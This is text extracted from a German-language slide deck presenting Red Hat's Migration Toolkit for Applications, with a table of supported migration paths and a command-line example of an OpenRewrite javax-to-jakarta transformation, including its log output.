Migration Tool

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Problemanalyse

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This allows externalizing the configuration of your application, such as databases, from the code. It can be used in Kubernetes by injecting it as a ConfigMap or a Secret in the lib directory of your application's image. You can then access the properties in your code using the Environment class.


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Zeilengenauer Verweis auf Quellcode

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
Close






Das Herzstück: Analysis Engine


Community Knowledge + Eigene Regeln






Das Herzstück: Analysis Engine


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




Das Herzstück: Analysis Engine


Community Knowledge + Eigene Regeln





Das Herzstück: Analysis Engine

Community Knowledge + Eigene Regeln



Migrationspfade

Source Platform	Targets										
	Migration to JBoss EAP 7 & 8	OpenShift (Cloud Readiness)	OpenJDK 11, 17 & 21	OpenJDK 8 & 11	Jakarta EE 9	Camel 3 & 4	Spring Boot in Red Hat Runtimes	Quarkus	Open Liberty	Azure App Service for EAP apps	
Oracle WebLogic Server	✓	✓	✓	✓	-	-	-	-	-	-	-
IBM WebSphere Application Server	✓	✓	✓	✓	-	-	-	-	✓	-	-
JBoss EAP 4	✗ [1]	✓		✓	-	-	-	-	-	-	-
JBoss EAP 5	✓	✓		✓	-	-	-	-	-	-	-
JBoss EAP 6	✓	✓		✓	-	-	-	-	-	-	-
JBoss EAP 7	✓	✓	✓	✓	-	-	-	-	-	-	✓
Thorntail	✓ [2]	-		-	-	-	-	-	-	-	-
Oracle JDK	-	✓		✓	-	-	-	-	-	-	-
Camel 2	-	✓		✓	-	✓	-	-	-	-	-
Camel 3	-	-	-	-	-	✓	-	-	-	-	-
Spring Boot	-	✓		✓	✓	-	✓	✓	-	-	-
Any Java application	-	✓		✓	-	-	-	-	-	-	-
Any Java EE application	-	-		-	✓	-	-	-	-	-	-

Quelle: <https://developers.redhat.com/products/mta/use-cases>

[1] Although the migration toolkit for applications does not currently provide rules for this migration path, Red Hat Consulting can assist with migration from any source platform.

[2] Requires [JBoss Enterprise Application Platform expansion pack 2 \(EAP XP 2\)](#)

Beispiel: Kommandozeile

Hier: Transformation (!) mit OpenRewrite*

- ▶ **Transformation** über Kommandozeile

```
$ cd ${MTA_HOME}
$ ./mta-cli transform openrewrite --input <directory_source_project> -t eap8-xml -t jakarta-imports

INFO[0000] executing openrewrite recipe          args="-U org.openrewrite.maven:rewrite-maven-plugin:run
-Drewrite.configLocation=/opt/openrewrite/jakarta/javax/imports/rewrite.yml -Drewrite.activeRecipes=org.jboss.windup.JavaxToJakarta"
input=/nvme1n1p1/devspace/workspace/gob_cantabria/customer/ebro-master recipe=jakarta-imports
/usr/bin/podman run --rm --name TbbkgZlufUhUyzC --entrypoint /usr/bin/openrewrite_entrypoint.sh --workdir /tmp/source-app/input -v
/nvme1n1p1/devspace/workspace/gob_cantabria/customer/ebro-master:/opt/input:z registry.redhat.io/mta/mta-cli-rhel9:7.1.1 -U
org.openrewrite.maven:rewrite-maven-plugin:run -Drewrite.configLocation=/opt/openrewrite/jakarta/javax/imports/rewrite.yml
-Drewrite.activeRecipes=org.jboss.windup.JavaxToJakarta+ cp -r /opt/input /tmp/source-app
+ /usr/bin/mvn -U org.openrewrite.maven:rewrite-maven-plugin:run
-Drewrite.configLocation=/opt/openrewrite/jakarta/javax/imports/rewrite.yml -Drewrite.activeRecipes=org.jboss.windup.JavaxToJakarta
[INFO] Scanning for projects...
Downloading from central: https://repo.maven.apache.org/maven2/es/gobcantabria/amap/amap-parent/2.0.9/amap-parent-2.0.9.pom
.../...
```

- ▶ Transformation anschauen über Code-Diff.

*<https://docs.openrewrite.org/>


MTA Download: <https://developers.redhat.com/products/mta/download>

Kantra (upstream CLI): <https://github.com/konveyor/kantra>


https://docs.redhat.com/en/documentation/migration_toolkit_for_applications/7.3/html-single/cli_guide/index#